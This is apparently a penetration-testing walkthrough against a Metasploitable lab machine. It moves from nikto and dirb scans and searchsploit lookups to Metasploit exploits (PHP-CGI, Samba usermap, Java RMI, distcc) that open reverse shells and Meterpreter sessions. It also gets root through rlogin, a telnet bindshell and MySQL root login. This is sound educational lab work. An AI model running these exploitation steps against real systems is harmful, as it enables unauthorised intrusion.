+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 412190, size: 5108, mtime: 0x438c0358aae80
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2023-03-26 23:42:36 (GMT5.5) (34 seconds)
---------------------------------------------------------------------------

┌─[cyberman@parrot]─[~]
└──╼ $dirb http://192.168.1.21/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Mar 26 23:47:43 2023
URL_BASE: http://192.168.1.21/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.21/ ----
+ http://192.168.1.21/cgi-bin/ (CODE:403|SIZE:-
293)
==> DIRECTORY: http://192.168.1.21/dav/
```

```
+ http://192.168.1.21/index (CODE:200|SIZE:-
891)
+ http://192.168.1.21/index.php (CODE:200|SIZE:-
891)
+ http://192.168.1.21/phpinfo (CODE:200|SIZE:-
48062)
+ http://192.168.1.21/phpinfo.php (CODE:200|SIZE:-
48074)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/

+ http://192.168.1.21/server-status (CODE:403|SIZE:-
298)
==> DIRECTORY: http://192.168.1.21/test/

==> DIRECTORY: http://192.168.1.21/twiki/


---- Entering directory: http://192.168.1.21/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/ ----
+ http://192.168.1.21/phpMyAdmin/calendar (CODE:200|SIZE:-
4145)
+ http://192.168.1.21/phpMyAdmin/changelog (CODE:200|SIZE:-
74593)
+ http://192.168.1.21/phpMyAdmin/ChangeLog (CODE:200|SIZE:-
40540)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/contrib/

+ http://192.168.1.21/phpMyAdmin/docs (CODE:200|SIZE:-
4583)
+ http://192.168.1.21/phpMyAdmin/error (CODE:200|SIZE:-
1063)
+ http://192.168.1.21/phpMyAdmin/export (CODE:200|SIZE:-
4145)
+ http://192.168.1.21/phpMyAdmin/favicon.ico (CODE:200|SIZE:-
18902)
+ http://192.168.1.21/phpMyAdmin/import (CODE:200|SIZE:-
4145)
+ http://192.168.1.21/phpMyAdmin/index (CODE:200|SIZE:-
4145)
+ http://192.168.1.21/phpMyAdmin/index.php (CODE:200|SIZE:-
4145)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/js/

==> DIRECTORY: http://192.168.1.21/phpMyAdmin/lang/

==> DIRECTORY: http://192.168.1.21/phpMyAdmin/libraries/

+ http://192.168.1.21/phpMyAdmin/license (CODE:200|SIZE:-
18011)
+ http://192.168.1.21/phpMyAdmin/LICENSE (CODE:200|SIZE:-
18011)
+ http://192.168.1.21/phpMyAdmin/main (CODE:200|SIZE:-
4227)
+ http://192.168.1.21/phpMyAdmin/navigation (CODE:200|SIZE:-
4145)
+ http://192.168.1.21/phpMyAdmin/phpinfo (CODE:200|SIZE:-
0)
```

```
+ http://192.168.1.21/phpMyAdmin/phpinfo.php (CODE:200|SIZE:-
0)
+ http://192.168.1.21/phpMyAdmin/phpmyadmin (CODE:200|SIZE:-
21389)
+ http://192.168.1.21/phpMyAdmin/print (CODE:200|SIZE:-
1063)
+ http://192.168.1.21/phpMyAdmin/readme (CODE:200|SIZE:-
2624)
+ http://192.168.1.21/phpMyAdmin/README (CODE:200|SIZE:-
2624)
+ http://192.168.1.21/phpMyAdmin/robots (CODE:200|SIZE:-
26)
+ http://192.168.1.21/phpMyAdmin/robots.txt (CODE:200|SIZE:-
26)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/scripts/

==> DIRECTORY: http://192.168.1.21/phpMyAdmin/setup/

+ http://192.168.1.21/phpMyAdmin/sql (CODE:200|SIZE:-
4145)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/test/

==> DIRECTORY: http://192.168.1.21/phpMyAdmin/themes/

+ http://192.168.1.21/phpMyAdmin/TODO (CODE:200|SIZE:-
235)
+ http://192.168.1.21/phpMyAdmin/webapp (CODE:200|SIZE:-
6900)

---- Entering directory: http://192.168.1.21/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/twiki/ ----
==> DIRECTORY: http://192.168.1.21/twiki/bin/

+ http://192.168.1.21/twiki/data (CODE:403|SIZE:-
295)
+ http://192.168.1.21/twiki/index (CODE:200|SIZE:-
782)
+ http://192.168.1.21/twiki/index.html (CODE:200|SIZE:-
782)
==> DIRECTORY: http://192.168.1.21/twiki/lib/

+ http://192.168.1.21/twiki/license (CODE:200|SIZE:-
19440)
==> DIRECTORY: http://192.168.1.21/twiki/pub/

+ http://192.168.1.21/twiki/readme (CODE:200|SIZE:-
4334)
+ http://192.168.1.21/twiki/templates (CODE:403|SIZE:-
300)

---- Entering directory: http://192.168.1.21/phpMyAdmin/contrib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.1.21/phpMyAdmin/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/setup/ ----
+ http://192.168.1.21/phpMyAdmin/setup/config (CODE:303|SIZE:-
1370)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/setup/frames/

+ http://192.168.1.21/phpMyAdmin/setup/index (CODE:200|SIZE:-
8616)
+ http://192.168.1.21/phpMyAdmin/setup/index.php (CODE:200|SIZE:-
8624)
==> DIRECTORY: http://192.168.1.21/phpMyAdmin/setup/lib/

+ http://192.168.1.21/phpMyAdmin/setup/scripts (CODE:200|SIZE:-
21967)
+ http://192.168.1.21/phpMyAdmin/setup/styles (CODE:200|SIZE:-
6218)

---- Entering directory: http://192.168.1.21/phpMyAdmin/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/twiki/bin/ ----
+ http://192.168.1.21/twiki/bin/attach (CODE:200|SIZE:-
4356)
+ http://192.168.1.21/twiki/bin/changes (CODE:200|SIZE:-
21779)
+ http://192.168.1.21/twiki/bin/edit (CODE:200|SIZE:-
5345)
+ http://192.168.1.21/twiki/bin/manage (CODE:302|SIZE:-
0)
+ http://192.168.1.21/twiki/bin/passwd (CODE:302|SIZE:-
0)
+ http://192.168.1.21/twiki/bin/preview (CODE:302|SIZE:-
0)
+ http://192.168.1.21/twiki/bin/register (CODE:302|SIZE:-
0)
+ http://192.168.1.21/twiki/bin/save (CODE:302|SIZE:-
0)
+ http://192.168.1.21/twiki/bin/search (CODE:200|SIZE:-
3542)
+ http://192.168.1.21/twiki/bin/statistics (CODE:200|SIZE:-
1342)
+ http://192.168.1.21/twiki/bin/upload (CODE:302|SIZE:-
0)
+ http://192.168.1.21/twiki/bin/view (CODE:200|SIZE:-
10039)
```

```
+ http://192.168.1.21/twiki/bin/viewfile (CODE:302|SIZE:-
0)

---- Entering directory: http://192.168.1.21/twiki/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/twiki/pub/ ----
+ http://192.168.1.21/twiki/pub/favicon.ico (CODE:200|SIZE:-
1078)
==> DIRECTORY: http://192.168.1.21/twiki/pub/Main/


---- Entering directory: http://192.168.1.21/phpMyAdmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/phpMyAdmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.21/twiki/pub/Main/ ----

-----------------
END_TIME: Sun Mar 26 23:48:01 2023
DOWNLOADED: 32284 - FOUND: 56
```

--

```
┌─[cyberman@parrot]─[~]
└──╼ $searchsploit Apache 2.2.8
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Int | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory L | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of S | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' Fi | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabil | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLo | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Para | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Lis | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | multiple/remote/6229.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial o | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local Fil | linux/remote/34.pl
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
      [msf](Jobs:0 Agents:0) >> use exploit/multi/http/php_cgi_arg_injection
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> exploit

[*] Started reverse TCP handler on 192.168.1.23:4444
[*] Sending stage (39927 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.23:4444 -> 192.168.1.21:44635) at 2023-03-27 00:02:21 +0530

(Meterpreter 1)(/var/www) > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
```

Port 111

```
┌─[cyberman@parrot]─[~]
└──╼ $rpcinfo -p 192.168.1.21
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  38627  status
    100024    1   tcp  44307  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  49945  nlockmgr
    100021    3   udp  49945  nlockmgr
    100021    4   udp  49945  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  42900  nlockmgr
    100021    3   tcp  42900  nlockmgr
    100021    4   tcp  42900  nlockmgr
    100005    1   udp  49767  mountd
    100005    1   tcp  54600  mountd
    100005    2   udp  49767  mountd
    100005    2   tcp  54600  mountd
    100005    3   udp  49767  mountd
    100005    3   tcp  54600  mountd
```

Port 139 & 445

Version

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOST 192.168.1.21
RHOST => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> exploit

[*] 192.168.1.21:445      - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.1.21:445      -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.1.21:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌─[✗]─[cyberman@parrot]─[~]
└──╼ $searchsploit Samba 3.0.20-
-----------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------
 Exploit Title                                                                                                       |  Path
-----------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security
Bypass                                                                                   | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution
(Metasploit)                                                                     | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap
Overflow                                                                                                   | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service
(PoC)                                                                                               | linux_x86/dos/36741.py
-----------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------
Shellcodes: No Results
```

```
[msf](Jobs:0 Agents:0) >> search usermap

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script"
Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

[msf](Jobs:0 Agents:0) >> use 0

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >>
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.23     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit

[*] Started reverse TCP handler on 192.168.1.23:4444
[*] Command shell session 3 opened (192.168.1.23:4444 -> 192.168.1.21:33521) at 2023-03-27 00:54:49 +0530

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoam
root
```

Port 512, 513, 514

```
sudo apt install rsh-client
```

```
┌─[cyberman@parrot]─[~]
└──╼ $rlogin -l root 192.168.1.21
Last login: Mon Mar 27 13:32:26 EDT 2023 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# pwd
/root
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~#
```

Port 1099, 39607

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.23     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> ex
[*] exec: ex

[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> exploit

[*] Started reverse TCP handler on 192.168.1.23:4444
[*] 192.168.1.21:1099 - Using URL: http://192.168.1.23:8080/RB7HeVrhQC1GU
[*] 192.168.1.21:1099 - Server started.
[*] 192.168.1.21:1099 - Sending RMI Header...
[*] 192.168.1.21:1099 - Sending RMI Call...
[*] 192.168.1.21:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.23:4444 -> 192.168.1.21:47145) at 2023-03-27 23:29:13 +0530

(Meterpreter 1)(/) >
```

port 1524

```
┌─[cyberman@parrot]─[~]
└──╼ $telnet 192.168.1.21 1524
Trying 192.168.1.21...
Connected to 192.168.1.21.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# root@metasploitable:/#
```

Port 3306

```
┌─[✗]─[cyberman@parrot]─[~]
└──╼ $mysql -h 192.168.1.21 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.000 sec)

MySQL [(none)]> use information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [information_schema]> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
17 rows in set (0.001 sec)

MySQL [information_schema]> select * from SCHEMA_PRIVILEGES
    -> ;
+---------+---------------+--------------+-------------------------+--------------+
| GRANTEE | TABLE_CATALOG | TABLE_SCHEMA | PRIVILEGE_TYPE          | IS_GRANTABLE |
+---------+---------------+--------------+------------------------+--------------+
| ''@'%'  | NULL          | test         | SELECT                 | NO           |
| ''@'%'  | NULL          | test         | INSERT                 | NO           |
| ''@'%'  | NULL          | test         | UPDATE                 | NO           |
| ''@'%'  | NULL          | test         | DELETE                 | NO           |
| ''@'%'  | NULL          | test         | CREATE                 | NO           |
| ''@'%'  | NULL          | test         | DROP                   | NO           |
| ''@'%'  | NULL          | test         | REFERENCES             | NO           |
| ''@'%'  | NULL          | test         | INDEX                  | NO           |
| ''@'%'  | NULL          | test         | ALTER                  | NO           |
| ''@'%'  | NULL          | test         | CREATE TEMPORARY TABLES | NO           |
| ''@'%'  | NULL          | test         | LOCK TABLES            | NO           |
| ''@'%'  | NULL          | test         | CREATE VIEW            | NO           |
| ''@'%'  | NULL          | test         | SHOW VIEW              | NO           |
| ''@'%'  | NULL          | test         | CREATE ROUTINE         | NO           |
| ''@'%'  | NULL          | test\_%      | SELECT                 | NO           |
| ''@'%'  | NULL          | test\_%      | INSERT                 | NO           |
| ''@'%'  | NULL          | test\_%      | UPDATE                 | NO           |
| ''@'%'  | NULL          | test\_%      | DELETE                 | NO           |
| ''@'%'  | NULL          | test\_%      | CREATE                 | NO           |
| ''@'%'  | NULL          | test\_%      | DROP                   | NO           |
| ''@'%'  | NULL          | test\_%      | REFERENCES             | NO           |
| ''@'%'  | NULL          | test\_%      | INDEX                  | NO           |
| ''@'%'  | NULL          | test\_%      | ALTER                  | NO           |
| ''@'%'  | NULL          | test\_%      | CREATE TEMPORARY TABLES | NO           |
| ''@'%'  | NULL          | test\_%      | LOCK TABLES            | NO           |
| ''@'%'  | NULL          | test\_%      | CREATE VIEW            | NO           |
| ''@'%'  | NULL          | test\_%      | SHOW VIEW              | NO           |
| ''@'%'  | NULL          | test\_%      | CREATE ROUTINE         | NO           |
+---------+---------------+--------------+------------------------+--------------+
28 rows in set (0.001 sec)

MySQL [information_schema]> select * from USER_PRIVILEGES;
+----------------------+---------------+------------------------+--------------+
| GRANTEE              | TABLE_CATALOG | PRIVILEGE_TYPE         | IS_GRANTABLE |
+----------------------+---------------+------------------------+--------------+
| 'root'@'%'           | NULL          | SELECT                 | YES          |
| 'root'@'%'           | NULL          | INSERT                 | YES          |
| 'root'@'%'           | NULL          | UPDATE                 | YES          |
| 'root'@'%'           | NULL          | DELETE                 | YES          |
| 'root'@'%'           | NULL          | CREATE                 | YES          |
| 'root'@'%'           | NULL          | DROP                   | YES          |
| 'root'@'%'           | NULL          | RELOAD                 | YES          |
| 'root'@'%'           | NULL          | SHUTDOWN               | YES          |
| 'root'@'%'           | NULL          | PROCESS                | YES          |
| 'root'@'%'           | NULL          | FILE                   | YES          |
| 'root'@'%'           | NULL          | REFERENCES             | YES          |
| 'root'@'%'           | NULL          | INDEX                  | YES          |
| 'root'@'%'           | NULL          | ALTER                  | YES          |
| 'root'@'%'           | NULL          | SHOW DATABASES         | YES          |
| 'root'@'%'           | NULL          | SUPER                  | YES          |
| 'root'@'%'           | NULL          | CREATE TEMPORARY TABLES | YES          |
| 'root'@'%'           | NULL          | LOCK TABLES            | YES          |
| 'root'@'%'           | NULL          | EXECUTE                | YES          |
| 'root'@'%'           | NULL          | REPLICATION SLAVE      | YES          |
| 'root'@'%'           | NULL          | REPLICATION CLIENT     | YES          |
| 'root'@'%'           | NULL          | CREATE VIEW            | YES          |
| 'root'@'%'           | NULL          | SHOW VIEW              | YES          |
| 'root'@'%'           | NULL          | CREATE ROUTINE         | YES          |
| 'root'@'%'           | NULL          | ALTER ROUTINE          | YES          |
| 'root'@'%'           | NULL          | CREATE USER            | YES          |
| 'guest'@'%'          | NULL          | SELECT                  | YES          |
| 'guest'@'%'          | NULL          | INSERT                  | YES          |
| 'guest'@'%'          | NULL          | UPDATE                  | YES          |
| 'guest'@'%'          | NULL          | DELETE                  | YES          |
| 'guest'@'%'          | NULL          | CREATE                  | YES          |
| 'guest'@'%'          | NULL          | DROP                    | YES          |
| 'guest'@'%'          | NULL          | RELOAD                  | YES          |
| 'guest'@'%'          | NULL          | SHUTDOWN                | YES          |
| 'guest'@'%'          | NULL          | PROCESS                 | YES          |
| 'guest'@'%'          | NULL          | FILE                    | YES          |
| 'guest'@'%'          | NULL          | REFERENCES              | YES          |
| 'guest'@'%'          | NULL          | INDEX                   | YES          |
| 'guest'@'%'          | NULL          | ALTER                   | YES          |
| 'guest'@'%'          | NULL          | SHOW DATABASES          | YES          |
| 'guest'@'%'          | NULL          | SUPER                   | YES          |
| 'guest'@'%'          | NULL          | CREATE TEMPORARY TABLES | YES          |
| 'guest'@'%'          | NULL          | LOCK TABLES             | YES          |
| 'guest'@'%'          | NULL          | EXECUTE                 | YES          |
| 'guest'@'%'          | NULL          | REPLICATION SLAVE       | YES          |
| 'guest'@'%'          | NULL          | REPLICATION CLIENT      | YES          |
| 'guest'@'%'          | NULL          | CREATE VIEW             | YES          |
| 'guest'@'%'          | NULL          | SHOW VIEW               | YES          |
| 'guest'@'%'          | NULL          | CREATE ROUTINE          | YES          |
| 'guest'@'%'          | NULL          | ALTER ROUTINE           | YES          |
| 'guest'@'%'          | NULL          | CREATE USER             | YES          |
| 'debian-sys-maint'@'' | NULL          | SELECT                  | YES          |
| 'debian-sys-maint'@'' | NULL          | INSERT                  | YES          |
| 'debian-sys-maint'@'' | NULL          | UPDATE                  | YES          |
| 'debian-sys-maint'@'' | NULL          | DELETE                  | YES          |
| 'debian-sys-maint'@'' | NULL          | CREATE                  | YES          |
| 'debian-sys-maint'@'' | NULL          | DROP                    | YES          |
| 'debian-sys-maint'@'' | NULL          | RELOAD                  | YES          |
| 'debian-sys-maint'@'' | NULL          | SHUTDOWN                | YES          |
| 'debian-sys-maint'@'' | NULL          | PROCESS                 | YES          |
| 'debian-sys-maint'@'' | NULL          | FILE                    | YES          |
| 'debian-sys-maint'@'' | NULL          | REFERENCES              | YES          |
| 'debian-sys-maint'@'' | NULL          | INDEX                   | YES          |
| 'debian-sys-maint'@'' | NULL          | ALTER                   | YES          |
| 'debian-sys-maint'@'' | NULL          | SHOW DATABASES          | YES          |
| 'debian-sys-maint'@'' | NULL          | SUPER                   | YES          |
| 'debian-sys-maint'@'' | NULL          | CREATE TEMPORARY TABLES | YES          |
| 'debian-sys-maint'@'' | NULL          | LOCK TABLES             | YES          |
| 'debian-sys-maint'@'' | NULL          | EXECUTE                 | YES          |
| 'debian-sys-maint'@'' | NULL          | REPLICATION SLAVE       | YES          |
| 'debian-sys-maint'@'' | NULL          | REPLICATION CLIENT      | YES          |
+----------------------+---------------+-------------------------+--------------+
70 rows in set (0.001 sec)
```

Port 3632

```
[msf](Jobs:0 Agents:0) >> search distccd
us
Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.met
                                      asploit.com/docs/using-metasploit/basics
                                      /using-metasploit.html
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.23     yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set payload cmd/unix/reverse
set payload cmd/unix/reverse                  set payload cmd/unix/reverse_openssl          set payload cmd/unix/-
reverse_ruby
set payload cmd/unix/reverse_bash             set payload cmd/unix/reverse_perl             set payload cmd/unix/-
reverse_ruby_ssl
set payload cmd/unix/reverse_bash_telnet_ssl  set payload cmd/unix/reverse_perl_ssl         set payload cmd/-
unix/reverse_ssl_double_telnet
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> exploit

[*] Started reverse TCP double handler on 192.168.1.23:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo T3ozQRxRXBdODOeY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not
found\r\nT3ozQRxRXBdODOeY\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.23:4444 -> 192.168.1.21:46115) at 2023-04-12 23:49:25 +0530

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
hostname
metasploitable
ifconfig
